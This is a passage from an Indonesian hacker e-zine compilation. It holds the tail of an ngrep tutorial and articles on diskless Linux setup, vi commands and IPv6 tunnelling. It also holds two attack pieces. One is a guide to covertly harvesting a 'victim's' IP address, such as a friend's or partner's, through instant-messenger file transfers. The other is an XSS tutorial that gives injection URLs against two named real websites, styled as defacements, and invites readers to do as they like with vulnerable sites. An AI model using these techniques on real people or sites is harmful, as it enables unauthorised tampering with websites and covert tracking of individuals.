00 10 00 00 01 00 00 00      e8 40 00 00                  .....@.....
exit
2 received, 0 dropped
[.....] #
```

4. Untuk mengetahui lebih banyak tentang kombinasi perintah ngrep anda bisa :

```
# man ngrep
```



C. Referensi

David Dittrich

<http://staff.washington.edu/dittrich/>

Password cracking utilities:

<http://packetstorm.security.com/Crackers/>

hunt:

<http://www.cri.cz/kra/index.html>

tcpdump & Libpcap

<http://www.tcpdump.org/release.>

ngrep:

<http://dag.wieers.com/packages/ngrep/>

ngrep:

<http://www.packetfactory.net/Projects/ngrep>

sniffit:

<http://sniffit.rug.ac.be/sniffit/sniffit.html>

Lsof:

<ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/>

Libnet:

<http://www.packetfactory.net/libnet/>

Cracker:

<http://www.crypto.dircon.co.uk>

Net::RawIP:

<http://quake.skiff.net/RawIP>


<http://www.phrack.com>

<http://rpm.pbone.net/index.php3/stat/4/idpl/2048/>

<http://linux.maruhn.com/sec/libpcap.html>

<http://www.netcraft.com>

<http://www.ddosworld.com>



D. Greetz

S'to, dkk.

<http://www.jasakom.com>

Y3dips, dkk.

<http://www.echo.or.id>

Senyumnet Crew:

Tovan, Evan, Zipel, Cahyo, Riko, Wiwid, Abang Afudz, dll.

My Sweety:


Redhat Linux

Temen-temen yang sering nongkrong di jasakom:

"jambi_hacker, jambi_cracker dan jambi_lamer adalah bersaudara", yang telah banyak menghibur kita semua....tul gak...heheh...semangat terusss bro...awas loe jangan nakal yaa...

kadal_punk, mu5t_d13, si_cebol, gmt, ansy, PALUARED, , PeNcOpEt_CiNtA, batamhacker, BinusHack, netmax, BadSectoR, POM_PONK, dll., sorry kalo ada yang belum disebut.

*****hilman_hands*****



Cara mendapatkan IP dari Internet Messengers(e.g. Msn, Yahoo, AoL, etc)

Author: iD* aka idkhai || xkhaix [at] hotmail.com || idkhai [at] gmail.com
||http://groups.yahoo.com/groups/hidden_identity_crew

Online @ www.echo.or.id || <http://ezine.echo.or.id>

Kayaknya sih udah pernah tapi gw pengen kasih tau org aja

banyak cara" untuk mendapatkan IP victim dari Internet Mesengers.
Misalnya, internet messenger yg sering di pake org adalah - MSN , Or YIM, Or
dan juga aOL.tetapi untuk tutorial ini, gw jelasin yg untuk pake MSN dulu d..
makanya dengerin gw yg benar yeeeahh!! ahah

kalo lo mo tau IP temen lo kek, pacar lo kek, lo tinggal kirimin dia file yg
size 500~600kb-an biar lo punya waktu(sekitar 7~10mins tergantung internet koneksi lo)
untuk check IP dia di cmd.exe elo..

Caranya?!?!?! gampang koq.. nah kita mulai yah..

----- Cara Pertama -----


- 1) kirimlah file yg lebih dari 500kb, picture kek, bokep kek, terserah lo
deh, kalo mp3 itu lebih bagus. file sizanya yg gede lebih bagus.
- 2) kalo lo lagi kirim, bukalah command.exe lo..
- 3) ketik netstat -n di command lo..
- 4) cek IP table, ***.***.***.*** : 5000+++ <-- IP yg kayak gitu adalah IP
MSN user yg lo lagi kirim filenya.
*tetapi kalo tuh org pake firewall agak susah.. suka ga jelas iPnya..
makanya perhatiin.

nomor 5000++ itu port, kalo lebih dari pada 5000 artinya itu IPnya user.
atau bisa juga lain karena proxy set-up mereka.

----- Cara kedua -----

Pake/buka www.domainwhitepages.com

- 1) Buka situs www.domainwhitepages.com
- 2) ketiklah email victim yg tersebut kalo mereka lagi online.



3) NAH LHO!!!! Lo bisa liat IP mereka dan liat info" tentang mereka.

4) terkadang IPnya bisa lain, itu bisa terjadi karena proxy set-up mereka.


semoga ini bisa membantu lo org yg pengen check IP victim lo..
sorry ya ini semua gw nulisin bahasa informal.. haha
kalo bhs indo gw kacau bgt.. hiihih sorry maklum gw newbie..
mo kasih tau org gi mana cara dapet IP org pake IM service..
all tutorial written by me. idkhai. aka iD* [Hidden identity.]

REFERENSI a.k.a bacaan : knowledge sendiri. trial and error pasti dong!!

*greetz to:

[SEMUA anggota Hidden Identity Crew] dan mama.. hahaha dan cewe gw dong
pasti sih db0nsai.. i luv u.. hah =)

kirirkan kritik && saran ke idkhaix[at]gmail.com
xkhaix[at]hotmail.com



MEMBENTUK PC CLONNING "DISKLESS SYSTEM" DENGAN K12LTSP BERBASIS REDHAT 9

Author: lirr@32 || www.lirva32.cjb.net

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Hai....teman2 komunitas echo.or.id.....:)

Kali ini saya ingin berbagi pengalaman tentang PC Clonning "DisKless System" dengan K12LTSP Berbasis RedHat 9 .Mungkin sebagian kita pernah mengetahui tentang PC Clonning.....yaitu sebuah clone dari server....

jadi clientnya memiliki karakteristik yang hampir sama dengan servernya.....

PC Clonning kebanyakan dibentuk untuk memanfaatkan PC lawas yang kita miliki.....

jadi kita bisa memanfaatkan PC lawas kita [386,486,P1] untuk kegiatan perkantoran sekalipun berinternet.....:)

Jika kita ingin menerapkan PC Clonning berbasis Window\$...kita bisa memakai server dengan operating system :

Windows NT TSE + Citrix atau juga bisa memakai : Windows\$ 2k Server....tapi

bayangkan jika kita memakai window\$...harga lisensinya tidak sebanding dengan harga PC 386, 486 ataupun P1.....

solusinya : Linux....Linux....dan open source.....

Q : Nah, jadi apa sih PC Clonning ?

A : membuat tiruan agar pc client sesuai dengan server....

Q : Kalau DiskLess System ?

A : itu artinya bahwa PC client tidak lagi mempergunakan Harddisk.....
nanti proses booting nya pake disket lho.....

Q : Hemat 'ga sih ?


A : yap....gimana 'ga hemat...PC lawas masih bisa kita pergunakan untuk kegiatan office dan internet....

Q : Maksudnya kegiatan Office dan Internet bagaimana..?

A : ya..ya..ya...kan di Linux ada Officinya juga.....maksud saya bukan M\$ Office lho....
jadi Office cukup ada di Server doang....nanti clientnya ngambil dari server.....begitu juga dengan internetnya.....

Q : lho...lho....bagaimana bisa....kan clientnya 'ga punya Harddisk...?


A : ya, itulah kelebihan K12LTSP.....




Q : kalau gitu aku jadi penasaran....

A : oke deh kaka.....saya mau jelaskan tentang skemanya dulu...

ini adalah skema Diskless System :





Q : O...itu skemanya ?

A : iya.....dia berbasis network....butuh server yang baik.....

Q : Waduh....terangin skemanya dong....?

A : yap.....yang pasti semua komputer kamu terhubung dengan jaringan....

Linux Diskless Server :

Ini adalah Server Linux. Server ini dibangun dengan teknologi LTSP (Linux Terminal Server Project).

Untuk saat ini saya mempergunakan distro : K12LTSP berbasis RedHat, maksudnya K12LTSP adalah distro turunan RedHat yang difungsikan sebagai Terminal Project.

Dalam riset ini saya mempergunakan PC Server dengan spesifikasi :

- . Processor AMD Duron 700 Mhz
 - . RAM 1 Gb
 - . HDD 20 Gb
 - . LAN Card : Realtek RTL8029
 - . VGA Card : ATI 8 Mb
 - . Floppy
 - . Monitor, keyboard & mouse
-

Diskless Client

Ini adalah client linux.

Dalam riset ini saya mempergunakan PC client dengan spesifikasi :

- . Intel P1-166 Mhz
 - . RAM 32 Mb
 - . Floppy
 - . Monitor, Keyboard & mouse
 - . Tanpa Harddisk
-

Komputer2 tersebut dihubungkan dalam sebuah jaringan komputer, dengan IP address dalam 1 (satu) subnet mask --lihat skema.

Q : Terus gimana cara ngediriin K12LTSP nya ?

A : uuupppsssss.....sabar dulu...

sebelum kita mendirikan K12LTSP kita harus tau kelebihan & kekurangan dari teknologi diskless...iya ga ? :)

Kelebihan Diskless K12LTSP :

- . Dapat menjalankan kebutuhan Office yang tersentralisasi...maksudnya nanti kebutuhan Officenya hanya di pasang pada server. Kalau usernya udah terbiasa pake M\$. Office boleh2 aza...khan ada WINE di Linux...



MEMBENTUK PC CLONNING "DISKLESS SYSTEM" DENGAN K12LTSP BERBASIS REDHAT 9

Author: lirv@32 || www.lirva32.cjb.net

Online @ www.echo.or.id :: <http://ezine.echo.or.id>


Hai...ketemu lagi...


Gimana khabarnya....masih mau lanjut di Diskless kan....?

yap...echo tempatnya....kita belajar bersama disini.....

Supaya kita 'ga lupa sama materi sbelumnya, dengan sangat sengaja :)
saya tampilkan lagi skema Diskless System :

Linux Diskless Server





Panduan Mendirikan Diskless System Dengan K12LTSP Berbasis RedHat9

Perangkat Keras yang dibutuhkan :


- . PC Server
- . Beberapa PC Client
- . Switch atawa HUB
- . Cable UTP 5 Catagory
- . NIC

Distro :

- .K12LTSP Berbasis RedHat 9

Langkah Pengerjaan Pada Server (Diskless Server)

- . Boot PC Anda melalui CD-ROM
- . Anda baca langkah2 berikutnya dengan menekan NEXT sampai Anda berada pada INSTALLATION TYPE
 - o Linux Terminal Server
 - o Personal Dekstop
 - o Wokstation
 - 0 Server
 - 0 CustomPada INTALLATION TYPE ini Anda memilih type : Linux Terminal Server
- . Selanjutnya Anda harus berhadapan dengan proses pembuatan partisi (he...he....ga aneh lagi kalau partisinya minimal 2 yaitu : ext2/ext3 dan partisi Swap)
- . Konfigurasi Boot Loader, biasanya sih LILO atau Grub terus jangan lupa tempatkan Boot Loadernya pada MBR
- . Konfigurasi Jaringan
Pada bagian ini Anda diminta mengisi HOSTNAME dan IP Server
- . Hidupkan komputer server yang telah berisi Linux K12LTSP
- . Log on sebagai root
- . Pastikan kita mencatat alamat MAC kartu jaringan, dengan cara :
ifconfig <enter>
Hasilnya :



eth0 Link Encap:Ethernet HWaddr 00:0A:EB:0A:9A:7D
inet addr:192.168.0.1 Bcast:192.168.0.255
Mask:255.255.255.0

Yang perlu Anda catat alamat MAC nya : 00:0A:EB:0A:9A:7D

. Kita ke langkah berikutnya deh :

```
#cd /etc/
```

```
# vi dhcpd.conf
```

. Lakukan editing pada settingan berikut ini :

```
host pc_x { hardware ethernet [isi dengan MAC Adress yg sudah diperoleh];  
fixed-address [isi dengan IP address client ke-n];  
filename "/lts/vmlinuz.ltsp";  
option option-128 e4:45:74:68:00:00;  
option option-129 "NIC=8139";  
}
```

. Lakukan perintah tsb. untuk sejumlah PC yang ada, misalnya Anda memiliki 5 (lima)
client berarti perintah tersebut dicopy sebanyak 5 (lima)

. Simpan dengan perintah ":wq" -- titik dua wq

keterangan :

-- pc_x adalah nama host untuk client Anda

-- NIC=8139 adalah type NIC yang Anda miliki

. Lakukan proses restart sebagai berikut :

```
# /etc/init.d/dhcpd restart
```

Langkah Setting Diskless Client

. Hidupkan server berbasis K12LTSP

. Log on sebaga root


```
# cd /tftpboot/lts/boot/bootroms
```

. Cari file *.lzdsk

. Laksanakan proses pembuatan disket utk booting client, dengan cara :

```
# cat [nama_driver_NIC] > /dev/fd0 <enter>
```

contoh :




```
# cat rtl8139.lzdsk > /dev/fd0
```

. Nah sekarang Anda booting client dengan disket yang sudah dibuat...
terus nikmati dech kemampuan DiskLess.....he...he.....

.thx

*greetz to:

- =- ECHO staff (sorry, if I'm forget your nick name....)
- =- All Echo community.....kompak selalu :)
- =- SakitJiwa,saya tertarik dengan tulisan2 Anda...saya ingin seperti Anda :)
- =- My Friends : .Deny Denzuko
 - .MHK[Virus Serbu, Virus MHK, Virus Indonesia Emas]
 - .ErseBros [udah 8 tahun kita tidak pernah berjumpa....
sekarang kamu ada dimana...? maaf..saya merubah nick name
menjadi lirva32....smoga kamu bisa hubungi saya.....]
- =- Pa Rus [InfoLinux], Mas R Kresno 'Aji', Mr. David Sudjiman [KPLI Jakarta]
- =- Kritik, saran, cacian dan makian silahkan kirim ke:lirva_worm32@yahoo.com.sg



EXPLOITASI WEB SERVER PHP DENGAN METODE XSS (Cross Site Scripting)

Author: ->[mRt]<- YM : thunderbolth ||
Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Yang perlu dipersiapkan yaitu :

1. Komputer yang terkoneksi dengan internet.
2. Rokok, kopi n cemilan.
3. Sedikit pengetahuan tentang XSS(Cross Site Scripting)

Artikel ini ditujukan kepada para newbie yang belum begitu mengerti apa itu XSS (Cross Site Scripting), tidak usah berpanjang kata kita mulai saja bahasan tentang XSS (Cross Site Scripting) ini.

Apakah itu XSS (Cross Site Scripting) ?


XSS adalah salah satu metode untuk mengeksploitasi suatu sistem . Kebanyakan kesalahannya ada pada penulisan scripting pada halaman web tersebut yang mengijinkan beberapa karakter tertentu dijalankan pada situs tersebut. Dan pada artikel ini kita akan mengeksploitasi kesalahan scripting tersebut guys.....:)

Bagaimana cara eksploitasinya ?

Metode eksploitasi yang dipaparkan disini adalah dengan cara memanipulasi pemanggilan form atau menu yang ada pada halaman situs target. Biasanya waktu kita masuk pada sebuah halaman web, yang pertama kita lihat pastilah halaman utamanya atau menu utama dari situs tersebut. Di menu utama atau halaman utama tersebut biasanya terdapat link-link untuk masuk ke halaman yang lebih dalam. Untuk mengetahui apa yang akan dipanggil pada saat link tersebut kita klik yaitu lihat di scrollbar yang ada dibawah pojok sebelah kiri pada browser anda. Biasanya seperti ini :

`http://<situs target>/index.php?menu=<hlmn yng akan ditampilkan jika menu diklik>`

Setelah anda mengetahui apa yang akan ditampilkan jika kita mengklik link



tersebut, sekaranglah saatnya kita mulai bermain-main dengan XSS (Cross Site Scripting).

Caranya yaitu :

Ganti script yang ada dalam tanda "" menjadi <h1>ME FouND BUG</h1>.

Contoh :

http://<situs target>/index.php?menu="<h1>ME FOUND BUG</h1>"
<- situs asli
http://<situs target>/index.php?menu=<h1>ME FOUND BUG</h1>. <- script yg telah diganti.

Apa yang akan terjadi jika kita merubahnya seperti diatas ??? Kira-kira logikanya seperti ini :

[+] Setiap kita membuka suatu halaman web, kita mengirimkan suatu permintaan kepada server tersebut. Jika permintaan kita terdapat di server, maka browser akan menampilkan halaman yang kita minta tersebut. Tetapi jika mengirimkan permintaan dalam bentuk script apakah yang terjadi ??? Yang terjadi adalah server berusaha mencari permintaan kita, jika memang di server tidak ada maka permintaan kita akan ditampilkan di browser kita.

Ada 2 kemungkinan yang pasti yaitu :

1. Script yg kita tambahkan akan ditampilkan di browser kita. <- Berarti kita berhasil :)
[+] Jika kita sudah berhasil menampilkan tulisan , maka sekarang terserah kepada pembaca mau diapakan situs tersebut :) OK. Banyak sekali metode XSS yang dapat kita praktekan di internet ini, semuanya tergantung kepada kreatifitas masing-masing individu. :)

2. Script yg kita tambahkan tidak ditampilkan di browser. <- Berarti gagal.

Kenapa koq bisa gagal ??????


Yang membuat kita gagal adalah karena situs tersebut sudah difilter atau dengan kata lain, server tersebut sudah di setting agar tidak melayani permintaan yang mengandung beberapa karakter seperti berikut :

Char ; / ? : @ = & < > " ' #

Code %3b %2f %3f %3a %40 %3d %26 %3c %3e %22 %23

Char { } | \ ^ ~ [] ` % '

Code %7b %7d %7c %5c %5e %7e %5b %5d %60 %25 %27



Beberapa situs yang dapat di XSS :

[+]

[http://www.indocenter.co.id/bycategory.php?q=<h1>Hack%20n%20Defaced%20By%20->\[mRt\]<-</h1>](http://www.indocenter.co.id/bycategory.php?q=<h1>Hack%20n%20Defaced%20By%20->[mRt]<-</h1>)

[+] [http://www.sundanet.com/index.php?menu=<h1>Hack%20n%20Deface%20by%20->\[mRt\]<-</h1>](http://www.sundanet.com/index.php?menu=<h1>Hack%20n%20Deface%20by%20->[mRt]<-</h1>)

Sedangkan situs yang laen dapat dicari di Paman Google :P :)


REFERENSI :

- Seni Internet Hacking by : S'to.
- <http://www.technicalinfo.net/>
- <http://www.google.com/>

Special greetz to:

- echo staff
- Blackhat and Kanedrew yang memberi aku inspirasi untuk membuat artikel ini.
- yusak
- r13
- drake_max
- uukkyu

kiriman kritik, saran & cacian kamu ke => martin_csk@yahoo.com



Basic vi commands:

Author: sakitjiwa || sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakitjiwa@unix.net
Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Dengan menyebut nama Tuhan yang maha pengasih lagi maha penyayang

Insert Text:

a : Insert Text after the cursor
A : Insert text at the end of the current line
I : Insert text at the beginning of the current line
i : Insert text before cursor
o : Open a line below the current line
O : Open a line above the current line
Ctrl-V : Insert any special character in input mode

Delete Text:


D : Delete up to the end of the current line
dd: Delete the current line
dw: Delete from the cursor to the end of the following word
x : Delete the character on which the cursor rests

Change Text:

C : Change up to the end of the current line
cc: Change the current line
cw: Change the word
J : Join the current line with the next one
rx: Replace the character under the cursor with x (x is any character)
~ : Change the character under the cursor to the opposite case

Move Cursor:

\$: Move to the end of the current line
; : Repeat last f or F command
^ : Move to the beginning of the current line
e : Move to the end of the current word
fx: Move cursor to the first occurrence of character x on the current line
Fx: move cursor to the last occurrence of character x on the current line
H : Move cursor to the top of the screen
h : Move one character to the left
j : Move one line down



k : Move one line up
L : Move cursor to the end of the screen
l : move one character to the right
M : Move cursor to the middle of the screen
n| : Move cursor to column n on current line
nG : Place cursor on line n
w : Move to the beginning of the following word

Mark A location:

'x: Move cursor to the beginning of the line that contains mark x
`x: Move cursor to mark x
mx: Mark the current location with letter x

Scroll text:

Ctrl-b : Scroll backward by a full screen
Ctrl-d : Scroll forward by half a screen
Ctrl-f : Scroll forward by a full screen
Ctrl-u : Scroll backward by half a screen

Refresh Screen:

Ctrl-l : Redraw screen

Cut and Paste Text:


"xddd : Delete n lines and move them to buffer x(x is any single lowercase character)
"Xnyy : Yank n (a number) lines and append them to buffer x
"xnny : Yank n (a number) lines into buffer x (x is any single lowercase character)
"xp : Put the yanked lines from buffer x after the current line
P : Put yanked line above the current line
p : Put yanked line below the current line
yy : Yank (copy) current line into an unnamed buffer

Colon Commands:

!:command : Execute shell command
:e filename : Edit file
:f : Display filename and current line number
:N : Move to line n (n is a number)
:q : quit editor
:r filename : Read file and insert after current line
:w filename : Write buffer to file
:wq : Save changes and exit

Search Text:

/string : search forward for string



?string : serach backward for string
n : find next string

View file Information:

ctrl-g : show filename,size,and current line number

Miscelaaneous:

u : Undo last command

Esc : End input mode and enter visual command mode

U : Undo recent changes to current line

made in bandung, 0817 212 431 - 0856 217 3007
arif.wicaksono@coreBSD.or.id

maha benar tuhan dengan segala firmanNya


REFERENSI a.k.a bacaan :
google.com

*greetz to:

1. Allah SWT, papaku yang lagi sakit, mamaku yang perhatian, dan semua komunitas underground indonesia yang nggak bisa disebut satu persatu
2. Indonesia security team won Hacking the box competition Kuala Lumpur, <http://forum.hackinthebox.org/viewforum.php?f=39>, ANTIHACKERLINK IS THE BEST, THX to m0s team!!!!!!”

kirinkan kritik && saran ke sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakit.jiwa@unix.net

kalau.andakurang.puas.silahkan.kontak.kami - 0817 212 431 24 jam :)



Cara Meng-aktifkan IPv6 , agar bisa Online lewat IRC EFNET

Author: sakitjiwa || sysadmin@belihosting.com,
sakitjiwa@antihackerlink.or.id, sakitjiwa@corebsd.or.id,
sakit.jiwa@unix.net
Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Dengan menyebut nama Tuhan yang maha pengasih lagi maha penyayang

1. Daftarkan ip public di www.ipng.org.uk atau www.xs26.net
- Anda akan mendapatkan ipv6 dan ip gateway ipv6
misal ipv6 : 2001:618:4:2000::d56 dan
ipv6 gateway : 213.253.1.201

2. Aktifkan ipv6 pada shell anda :
#/sbin/modprobe ipv6
#/sbin/ifconfig sit0 up
#/sbin/ifconfig sit0 inet6 add 2001:618:4:2000::d56
#/sbin/route -A inet6 add ::/0 gw ::213.253.1.201 sit0
#/sbin/ifconfig sit0

